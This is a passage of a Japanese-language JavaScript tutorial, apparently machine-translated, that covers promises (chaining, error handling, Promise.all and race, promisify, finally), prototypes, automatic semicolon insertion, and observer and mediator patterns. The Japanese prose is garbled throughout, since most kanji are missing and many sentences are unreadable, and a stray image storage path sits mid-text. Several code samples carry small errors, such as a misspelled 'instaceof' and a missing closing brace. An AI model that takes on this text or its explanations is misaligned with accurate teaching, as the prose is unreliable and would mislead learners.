p.catch(() => 'oh yes').then(console.log.bind(console));  // outputs "oh yes"
```

チェーンのにcatchまたはrejectハンドラがない、のcatchはチェーンのをします。

```
p.catch(() => Promise.reject('oh yes'))
  .then(console.log.bind(console))      // won't be called
  .catch(console.error.bind(console));  // outputs "oh yes"
```

によっては、のを「」したいがあります。あなたは、にじてからなるをすことによってそれをうことができます。コードのでは、これらのブランチのすべてを1つにして、それらのブランチののをびしたり、すべてのエラーを1かでしたりすることができます。

```
promise
    .then(result => {
        if (result.condition) {
            return handlerFn1()
                .then(handlerFn2);
        } else if (result.condition2) {
            return handlerFn3()
                .then(handlerFn4);
        } else {
            throw new Error("Invalid result");
        }
    })
    .then(handlerFn5)
    .catch(err => {
        console.error(err);
    });
```

したがって、のはのようになります。

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~> .catch()
         |                          ^
         V                          |
         -> handlerFn3 -> handlerFn4 -^
```

のcatchは、するがあるのいずれかでエラーをします。

き


Promiseオブジェクトは、をしたか、にをするをします。プロミスは、のおそらくをみみ、くネストされたコールバック「コールバック·ヘル」とばれるのをするなをします。

とフロー

は、の3つののいずれかになります。

- - はまだしておらず、はです。
- *fulfilled* - オペレーションはし、はで たされます 。これは、からをすことにています。
- *rejected* - にエラーがし、がで されました。これは、にエラーをげることにています。

がしたとき、またはされたときにされたまたはされた という。がいったんすれば、それはになり、そのはわることができません。そののthenメソッドとcatchメソッドをして、にされるコールバックをアタッチすることができます。これらのコールバックは、それぞれフルフィルメントとでびされます。



```
const promise = new Promise((resolve, reject) => {
    // Perform some work (possibly asynchronous)
    // ...

    if (/* Work has successfully finished and produced "value" */) {
        resolve(value);
    } else {
        // Something went wrong because of "reason"
        // The reason is traditionally an Error object, although
        // this is not required or enforced.
        let reason = new Error(message);
        reject(reason);

        // Throwing an error also rejects the promise.
        throw reason;
    }
});
```

`then`および`catch`メソッドは、フルフィルメントおよびコールバックをするためにできます。

```
promise.then(value => {
    // Work has completed successfully,
    // promise has been fulfilled with "value"
}).catch(reason => {
    // Something went wrong,
    // promise has been rejected with "reason"
});
```

じで`promise.then(...)`と`promise.catch(...)`をびすと、をしている、またはコールバックのでエラーがした、 `Uncaught exception in Promise`がするがあります。ましいは、からされたをのリスナーをするだろう`then` / `catch`。

あるいは、のコールバックを1のびしでアタッチすると、のように`then`ます。

```
promise.then(onFulfilled, onRejected);
```

すでにされているにコールバックをすると、にそれらがマイクロタスクキューにかれ、「できるだけく」つまり、のスクリプトのにびされます。のくのイベントをするとはなり、コールバックをアタッチするにのをするはありません。

ライブデモ

びし

`setTimeout()`メソッドは、されたミリにをびしたり、をしたりします。これは、をするためのなでもあります。

このでは、 `wait`をびすと、のとしてされたにがされます。

```
function wait(ms) {
    return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
    console.log('5 seconds have passed...');
});
```

にのをっている

`Promise.all()`メソッドは、の`Promise.all()`えば`Array` をけり、 `Promise.all()`のすべてのがされたときにするしいをすか、またはイテラブルののなくとも1つがされたにする。

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}
```

```
// wait "millis" ms, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.

Promise.all([
    resolve(1, 5000),
    reject('Error!', 6000),
    resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
.catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

イテラブルのは「されている」。

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

のりては、のからをりすのにちます。

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
    console.log(result1);
    console.log(result2);
    console.log(result3);
});
```

ののをっている

`Promise.race()`メソッドは、Promiseのをけり、ののののがまたはされるとすぐにまたはするしいPromiseをします。

```
// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}
```

```
Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.


Promise.race([
    reject(new Error('bad things!'), 1000),
    resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second
```

「する」

`Promise.resolve`メソッドをして、をにラップすることができます。

```
let resolved = Promise.resolve(2);
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

`value`がすでにされている、 `Promise.resolve`にそれをします。

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
    // 1 second has passed
    // value === 2
});
```

には、 `value`は、 "thenable"specのとにする`then`メソッドをするオブジェクトになります。これにより、 `Promise.resolve`は、できないのオブジェクトをできるのにすることができます。

```
let resolved = Promise.resolve({
    then(onResolved) {
        onResolved(2);
    }
});
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

`Promise.reject`メソッドは、の`reason`ですぐにするをします。

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
    // immediately invoked
    // reason === "Oops!"
});
```

コールバックによる「」

ノードスタイルのコールバックをけれるがえられた、

```
fooFn(options, function callback(err, result) { ... });
```

これをすることができますにづくにする 。

```
function promiseFooFn(options) {
    return new Promise((resolve, reject) =>
        fooFn(options, (err, result) =>
            // If there's an error, reject; otherwise resolve
            err ? reject(err) : resolve(result)
        )
    );
}
```

このは、のようにできます。

```
promiseFooFn(options).then(result => {
    // success!
}).catch(err => {
    // error!
});
```

もっとなとして、えられたコールバックスタイルのをするはのとおりです

```
function promisify(func) {
    return function(...args) {
        return new Promise((resolve, reject) => {
            func(...args, (err, result) => err ? reject(err) : resolve(result));
        });
    }
}
```

これはのようにできます

```
const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
    .then(stat => console.log('STATE', stat))
    .catch(err => console.log('ERROR', err));
```

エラー

からスローされたエラーは、2パラメータによってされる`reject` にされた`then`またはにされたハンドラによって`catch`

```
throwErrorAsync()
  .then(null, error => { /* handle error here */ });
```

```
// or
throwErrorAsync()
  .catch(error => { /* handle error here */ });
```

チェイニング

プロミスチェーンをしている、エラーが`resolve`と`resolve`ハンドラはスキップされます。

```
throwErrorAsync()
  .then(() => { /* never called */ })
  .catch(error => { /* handle error here */ });
```

じことが`then`にもてはまります。 `resolve`ハンドラがをスローすると、の`reject`ハンドラがびされます。

```
doSomethingAsync()
  .then(result => { throwErrorSync(); })
  .then(() => { /* never called */ })
  .catch(error => { /* handle error from throwErrorSync() */ });
```

エラーハンドラはしいをし、をけることができます。エラーハンドラによってされたは、ハンドラによってされたでされます。

```
throwErrorAsync()
  .catch(error => { /* handle error here */; return result; })
  .then(result => { /* handle result here */ });
```

エラーをスローすることで、エラーをすることができます

```
throwErrorAsync()
  .catch(error => {
      /* handle error from throwErrorAsync() */
      throw error;
  })
  .then(() => { /* will not be called if there's an error */ })
  .catch(error => { /* will get called with the same error */ });
```

`setTimeout`コールバックに`throw`をラップすることで、promiseによってされないをスローすることができます。

```
new Promise((resolve, reject) => {
  setTimeout(() => { throw new Error(); });
});
```

これは、プロビジョニングがにスローされたをできないためにします。

の

promiseに`catch`ブロックまたは`reject`ハンドラがない、エラーはのうちにされます。

```
throwErrorAsync()
  .then(() => { /* will not be called */ });
// error silently ignored
```

これをぐには、に`catch`ブロックをします。

```
throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error*/ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error*/ });
```

また、に`unhandledrejection`のをキャッチするイベント

```
window.addEventListener('unhandledrejection', event => {});
```

いくつかのは、らのよりにをすることができます。そのようながされるときはいつでも、`rejectionhandled`イベントがします。

```
window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'
```

`event`にはにするがまれます。 `event.reason`はエラーオブジェクトで、 `event.promise`はイベントをきこしたオブジェクトです。

Nodejsに`rejectionhandled`と`unhandledrejection`イベントがびされる`rejectionHandled`と`unhandledRejection`の`process` 、それぞれなるをします。

```
process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});
```

`reason`はエラーオブジェクトであり、 `promise`はイベントをさせたpromiseオブジェクトへのです。

これらの`unhandledrejection`ていない`rejectionhandled`イベントと`rejectionhandled` `unhandledrejection`イベントは、デバッグのでのみするがあります。、すべてのはをするべきです。

では、Chrome 49+とNode.jsのみが`unhandledrejection` `rejectionhandled`イベントと`rejectionhandled` `unhandledrejection`イベントをサポートしています。

fulfill て rejectreject

`then(fulfill, reject)`のパラメ―タが`null`ないは、かつなるいをち、ながからないりはしないでください。

の1つに`null`がされていると、はりにし`null`。

```
// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)
```

しかし、のがえられたとき、それはのをとる

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)

// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

`then(fulfill, reject)`は、 `then(fulfill).catch(reject)`ショ―トカットのようにえますが、がないとをきこします。このようなのつは、ということです`reject`ハンドラはからのエラ―しない`fulfill`ハンドラを。こることはのとおりです。

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }, // error in the fulfill handler
        error => { /* this is not called! */ });
```

のコ―ドは、エラ―がされるため、がされます。これをのコ―ドとすると、がします。

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }) // error in the fulfill handler
    .catch(error => { /* handle error */ });
```

のは`then(fulfill, reject)`されたのわりにされたをすることをいて、 `catch(reject).then(fulfill)`。

にをすべきからげる

このようなをしてみてください。

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    throw new Error('UnexpectedValue')
```

```
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

もしそのようながpromiseチェーンのでわれるなら、らかにはありません

```
makeSomethingAsync().
  .then(() => foo('unexpectedValue'))
  .catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

しかし、じがpromise chainのでびされた、エラーはそれによってされず、アプリケーションにスローされます。

```
foo('unexpectedValue') // <-- error will be thrown, so the application will crash
  .then(makeSomethingAsync) // <-- will not run
  .catch(err => console.log(err)) // <-- will not catch
```

は2つあります。

エラーでされたをす

スローするのではなく、のようにします。

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

あなたのをする

あなたの`throw`ステートメントは、すでにプロミスチェーンにあるときににされます

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

との

によっては、コード･ブランチでのをぐために、をのにラップしたいがあります。このをえてみましょう

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
  fetchResult().then(processResult);
}
```

のコードのおよびのは、をのににラップすることでできます。

```
var fetch = result
  ? Promise.resolve(result)
  : fetchResult();

fetch.then(processResult);
```

びしのをキャッシュするときは、ではなくをキャッシュすることがましい。これにより、のをするためになが1つだけになります。

エラーがしたときにキャッシュされたをにするようにするがあります。

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
var cachedPromise;

function fetchResult() {
    if (!cachedPromise) {
        cachedPromise = fetch(planets)
            .catch(function (e) {
                // Invalidate the current result to retry on the next fetch
                cachedPromise = null;
                // re-raise the error to propagate it to callers
                throw e;
            });
    }
    return cachedPromise;
}
```

をするようにをらす

このデザインパターンは、のリストからのアクションをするのにです。

2つのがあります

- チェーンがをめているりするチェーンをする「きげ」のです。
- チェーンがエラーをしているりするチェーンをする「キャッチ」リダクション。

"then" reduction

パターンのこのは、 `.then()`チェーンをし、アニメーションをさせたり、のHTTPリクエストをするためにされます。

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.then(() => {
        console.log(n);
        return new Promise(res => setTimeout(res, 1000));
    });
}, Promise.resolve()).then(
    () => console.log('done'),
    (e) => console.log(e)
);
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

1. 々は、びし`.reduce()`ソースアレイ、び`Promise.resolve()`として。
2. すべてのをらすと、 `.then()`がにされます。
3. `reduce()`のはPromise.resolve、then...、then...になります。
4. たちは、で`.then(successHandler, errorHandler)`らすにするために、 `successHandler`のすべてのがしたら。いずれかのステップがすると、 `errorHandler`がされます。

"then"リダクションは、 `Promise.all()`シーケンシャルカウンターパートです。

「キャッチ」

パターンのこのは、 `.catch()`チェーンをし、のサーバがつかるまで、のWebサーバをのミラーされたリソースにしてするためにされることがあります。

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.catch(() => {
        console.log(n);
        if(n === working_resource) { // 5 is working
            return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
        } else { // all other values are not working
            return new Promise((resolve, reject) => setTimeout(reject, 1000));
        }
    });
}, Promise.reject()).then(
    (n) => console.log('success at: ' + n),
    () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

1. 々は、びし`.reduce()`ソースアレイ、び`Promise.reject()`として。
2. すべてのをらすと、 `.catch()`がにされます。
3. `reduce()`のは`Promise.reject().catch(...).catch(...)`ます。
4. 々は、でする`.then(successHandler, errorHandler)`するために、 `successHandler` 、のステップのいずれかがした。すべてのステップがすると、 `errorHandler`がされます。

「キャッチ」は、 `Promise.any()`なです`Promise.any()` `bluebird.js`でされていますが、ネイティブのECMAScriptではされていません。

forEachと

のにをす cb をにすることができます。は、のがされるまでされるのをっています。

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
      return;
    }

    // Process next function. Wrap in `Promise.resolve` in case
    // the function does not return a promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // Chain to finish processing.
    return newPromise.then(nextPromise);
  };

  // Kick off the chain.
  return Promise.resolve().then(nextPromise);
};
```

これは、に1つずつ、ものアイテムをにするがあるにちます。なforループをしてをすると、それらをまとめてし、かなりののRAMをします。

finallyでクリーンアップをする

、がたされたかされたかにかかわらずされるにfinallyコールバックをする ECMAScriptのではないがあります。には、これはtryブロックのfinallyにています 。

、このをクリーンアップにします。

```
var loadingData = true;

fetch('/data')
    .then(result => processData(result.data))
    .catch(error => console.error(error))
    .finally(() => {
        loadingData = false;
    });
```

finallyコールバックはのにしないことにすることがです。それがどんなをすかはありません。はにあったたされた/されたのままです。したがって、のでは、 finallyコールバックがundefinedしても、 processData(result.data)はprocessData(result.data)りでされます。

プロセスがまだであるため、あなたののはfinallyコールバックをそのままけれないでしょう。コールバックのは、ポリフィルをしてこのをできます。

```
if (!Promise.prototype.finally) {
```

```
    Promise.prototype.finally = function(callback) {
        return this.then(result => {
            callback();
            return result;
        }, error => {
            callback();
            throw error;
        });
    };
}
```

APIリクエスト

これは、をすることをしたな`GET` APIびしのです。

```
var get = function(path) {
  return new Promise(function(resolve, reject) {
    let request = new XMLHttpRequest();
    request.open('GET', path);
    request.onload = resolve;
    request.onerror = reject;
    request.send();
  });
};
```

よりなエラーは、の`onload`と`onerror`をしてできます。

```
request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // Assuming a successful call returns JSON
      resolve(JSON.parse(request.response));
    } else {
      resolve();
  } else {
    reject({
      'status': this.status,
      'message': request.statusText
    });
  }
};

request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};
```

ES2017 async / awaitをする

のじのImage loadingは 、 asyncをってすることができます。これにより、のためにの`try/catch`メソッドをすることもできます。

20174、Internet Explorerのすべてのブラウザののリリースでは、がサポートされています 。

```
function loadImage(url) {
    return new Promise((resolve, reject) => {
        const img = new Image();
        img.addEventListener('load', () => resolve(img));
        img.addEventListener('error', () => {
            reject(new Error(`Failed to load ${url}`));
        });
        img.src = url;
    });
}

(async () => {

    // load /image.png and append to #image-holder, otherwise throw error
    try {
        let img = await loadImage('http://example.com/image.png');
        document.getElementById('image-holder').appendChild(img);
    }
    catch (error) {
        console.error(error);
    }

})();
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/231/

97:

Examples

プロトタイプ

まず、コンストラクタとしてするFooをします。

```
function Foo (){}
```

Foo.prototypeをすることで、 Fooすべてのインスタンスでされるプロパティとメソッドをできます。

```
Foo.prototype.bar = function() {
  return 'I am bar';
};
```

newキーワードをしてインスタンスをし、メソッドをびすことができます。

```
var foo = new Foo();

console.log(foo.bar()); // logs `I am bar`
```

Object.keyとObject.prototype.keyのい

Pythonのようなとはなり、コンストラクタのプロパティはインスタンスにされません。インスタンスは、プロトタイプをクラスのプロトタイプからしたプロトタイプのみをします。プロパティはされません。

```
function Foo() {};
Foo.style = 'bold';

var foo = new Foo();

console.log(Foo.style); // 'bold'
console.log(foo.style); // undefined

Foo.prototype.style = 'italic';

console.log(Foo.style); // 'bold'
console.log(foo.style); // 'italic'
```

プロトタイプからのしいオブジェクト

JavaScriptでは、どのオブジェクトものオブジェクトのプロトタイプになるがあります。オブジェクトがのオブジェクトのプロトタイプとしてされると、そのオブジェクトはすべてののプロパティをします。

```
var proto = { foo: "foo", bar: () => this.foo };

var obj = Object.create(proto);

console.log(obj.foo);
console.log(obj.bar());
```

コンソール

```
> "foo"
> "foo"
```

`Object.create`はECMAScript 5からできますが、ここではECMAScript 3のサポートがなはpolyfillをします

```
if (typeof Object.create !== 'function') {
    Object.create = function (o) {
        function F() {}
        F.prototype = o;
        return new F();
    };
}
```

http : //javascript.crockford.com/prototypal.html

Object.create

Object.createメソッドは、されたプロトタイプオブジェクトとプロパティをしてしいオブジェクトをします。

```
Object.create(proto[, propertiesObject])
```

パラメータ

- **proto** しくされたオブジェクトのプロトタイプでなければならないオブジェクト
- **propertiesObject** オプション、でないは、なプロパティすなわち、プロトタイプチェーンにってなプロパティではなくプロパティにされているプロパティをつオブジェクトは、しくされたオブジェクトにするプロパティをします。これらのプロパティは、Object.definePropertiesの2のにします。

り

されたプロトタイプオブジェクトとプロパティをつしいオブジェクト。

protoパラメータが*null*でもオブジェクトでもないは、 *TypeError*がします。

プロトタイプ

`prototype`とばれるなオブジェクトがあるとします。

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

、たちはとばれるのオブジェクトたい`obj`からされ`prototype`とうとじで、 `prototype`プロトタイプである`obj`

```
var obj = Object.create(prototype);
```

`prototype`すべてのプロパティとメソッドが`obj`にできるようになりました。

```
console.log(obj.foo);
console.log(obj.bar());
```

コンソール

```
"foo"
"foo"
```

プロトタイプのはオブジェクトをしてにわれ、オブジェクトはにです。つまり、プロトタイプにしてったは、プロトタイプがプロトタイプであるのすべてのオブジェクトににします。

```
prototype.foo = "bar";
console.log(obj.foo);
```

コンソール

```
"bar"
```

`Object.prototype`はすべてのオブジェクトのプロトタイプですので、にサードパーティのライブラリをしているは、にしないようにしてください。

```
Object.prototype.breakingLibraries = 'foo';
console.log(obj.breakingLibraries);
console.log(prototype.breakingLibraries);
```

コンソール

```
"foo"
"foo"
```

しいはこれらのをるためにブラウザコンソールをい、この`breakingLibraries`プロパティをしてこのページを`breakingLibraries`ました。

これはプロトタイプがどれほどかをすプロトタイプのをしてなをエミュレートしたものです。ののプログラマーにとって、そのをよりにするためにられました。

6

な ES6、はのクラスをシミュレートするため、なをすることはがありません。 ES6をしていないは、ES6をするがあります。あなたがまだなパターンをしたいとっていて、あなたがECMAScript 5のにいるなら、があなたののけです。

「クラス」は、 `new`オペランドでびされるようにられたであり、コンストラクタとしてされます。

```
function Foo(id, name) {
    this.id = id;
    this.name = name;
}

var foo = new Foo(1, 'foo');
console.log(foo.id);
```

コンソール

    1

fooはFooのインスタンスです。JavaScriptコーディングでは、がのでまるは、 `new`オペランドをしてコンストラクタとしてびすことができます。

"クラス"にプロパティやメソッドをするには、それらをプロトタイプにするがあります。これはコンストラクタの`prototype`プロパティにあります。

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

コンソール

    バー

、Fooが "コンストラクタ"としてっているのは、 `Foo.prototype`をプロトタイプとしてオブジェクトをすることだけです。

すべてのオブジェクトのコンストラクタへのをつけることができます

```
console.log(foo.constructor);
```

    Fooid、name{...

```
console.log({ }.constructor);
```

    function Object{[ネイティブコード]}

また、オブジェクトが`instanceof`でされたクラスのインスタンスであるかどうかをチェックする

```
console.log(foo instanceof Foo);
```

```
console.log(foo instaceof Object);
```

オブジェクトのプロトタイプをする

5

ES5 +では、 `Object.create`をして、プロトタイプとしてのObjectをつObjectをできます。

```
const anyObj = {
    hello() {
        console.log(`this.foo is ${this.foo}`);
    },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

プロトタイプなしでにオブジェクトをするには、プロトタイプとして`null`をし`null`。これは、Objectが`Object.prototype`からしないことをし、チエックにされるObject、たとえば

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull ; // false
```

6

ES6から、のObjectのプロトタイプは`Object.setPrototypeOf`をしてできます。

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});

obj.foo; // undefined
obj.bar; // "bar"
```

これは、 `this`オブジェクトやコンストラクタをむほとんどのでうことができます。

このプロセスはのブラウザではにく、えめにするがあります。のプロトタイプでObjectをしてみてください。

5

ES5では、でされたプロトタイプをしてオブジェクトをするのは、 `new`ですることでした

```
var proto = {fizz: 'buzz'};
```

```
function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

このは、Polycomをすることがであることを`Object.create`ににしています。

オンラインでをむ https://riptutorial.com/ja/javascript/topic/592/

98: セミコロン - ASI

Examples

セミコロンルール

セミコロンのなルールは3つあります。

1. プログラムがからにされるときに、のによってされていないトークン なトークンとばれるがした、のうちの1つがするには、のトークンのにセミコロンがにされますはです

- のトークンは、なくとも1つの`LineTerminator`によってのトークンからされています。
- のトークンは`}`です。

2. プログラムがからにされるときに、トークンのストリームのわりにし、パーサーがトークンストリームをのなECMAScript `Program`としてできない、セミコロンはににされますストリーム。
3. プログラムがからにされるときに、ののによってされるトークンがするが、そのはされたであり、トークンはののまたはののトークンされたプロダクションの "[ここでは`LineTerminator`ありません] "したがってそのようなトークンはきトークンとばれます、きトークンはなくとも1つの`LineTerminator`によってのトークンからされ、 。

セミコロンがのとしてされる、またはセミコロンが`for`のヘッダの2つのセミコロンのいずれかになる、セミコロンはにはされません12.6.3。

ECMA-262、5ECMAScript

セミコロンのをけるステートメント

-
- `var`ステートメント
-
- `do-while`ステートメント
- `continue`
- `break`ステートメント
- `return`
- `throw`

トークンのストリームのわりにし、パーサーがトークンストリームをのなプログラムとしてできない、ストリームのにセミコロンがにされます。

```
a = b
```

```
++c
// is transformed to:
a = b;
++c;
```

```
x
++
y
// is transformed to:
x;
++y;
```

インデックス/リテラル

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

return

```
return
  "something";
// is transformed to
return;
  "something";
```

returnにセミコロンのをける

JavaScriptコーディングでは、ブロックのをのじにします。

```
if (...) {

}

function (a, b, ...) {

}
```

ののわりに

```
if (...)
{

}

function (a, b, ...)
{

}
```

これは、オブジェクトをすreturnでのセミコロンのをけるためにされています。

```
function foo()
{
    return // A semicolon will be inserted here, making the function return nothing
    {
        foo: 'foo'
    };
}

foo(); // undefined

function properFoo() {
    return {
        foo: 'foo'
    };
}

properFoo(); // { foo: 'foo' }
```

ほとんどのでは、ブラケットのは、コードのになをえないため、なみのにぎません。 JavaScript では、たように、のをのにくと、サイレントエラーがするがあります。

オンラインでセミコロン - ASIをむ https://riptutorial.com/ja/javascript/topic/4363/セミコロン----asi

99: パターン

Examples

オブザーバーパターン

Observerパターンは、イベントのとにされます。 はオブザーバーのをする。イベントがするたびに、はこれらのオブザーバーにします。 `addEventListener`をしたことがあるなら、Observerパターンをしています。

```
function Subject() {
    this.observers = []; // Observers listening to the subject

    this.registerObserver = function(observer) {
        // Add an observer if it isn't already being tracked
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // Removes a previously registered observer
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // Send a message to all observers
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // Every observer must implement this function
    };
}
```

```
function Employee(name) {
    this.name = name;

    // Implement `notify` so the subject can pass us messages
    this.notify = function(meetingTime) {
        console.log(this.name + ': There is a meeting at ' + meetingTime);
    };
}

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
```

```
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm
```

メディエーターパターン

メディエーターのパターンをのをするとえてください。このはしています。するのは2、するのは3のです。 。

これはメディエーターがどのようにするか、さまざまなモジュールのハブとしてし、モジュールのをし、がやかになり、がします。

このチャットルームのでは、メディエータのパターンのみについてします。

```
// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};
 // each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

 // chatroom is the Mediator: it is the hub where participants send messages to, and receive
messages from
var Chatroom = function() {
    var participants = {};

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
            for (key in participants) {
                if (participants[key] !== from) {//you cant message yourself !
                    participants[key].receive(message, from);
                }
            }
        }

    };
};

// log helper
```

```
var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
})();

function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
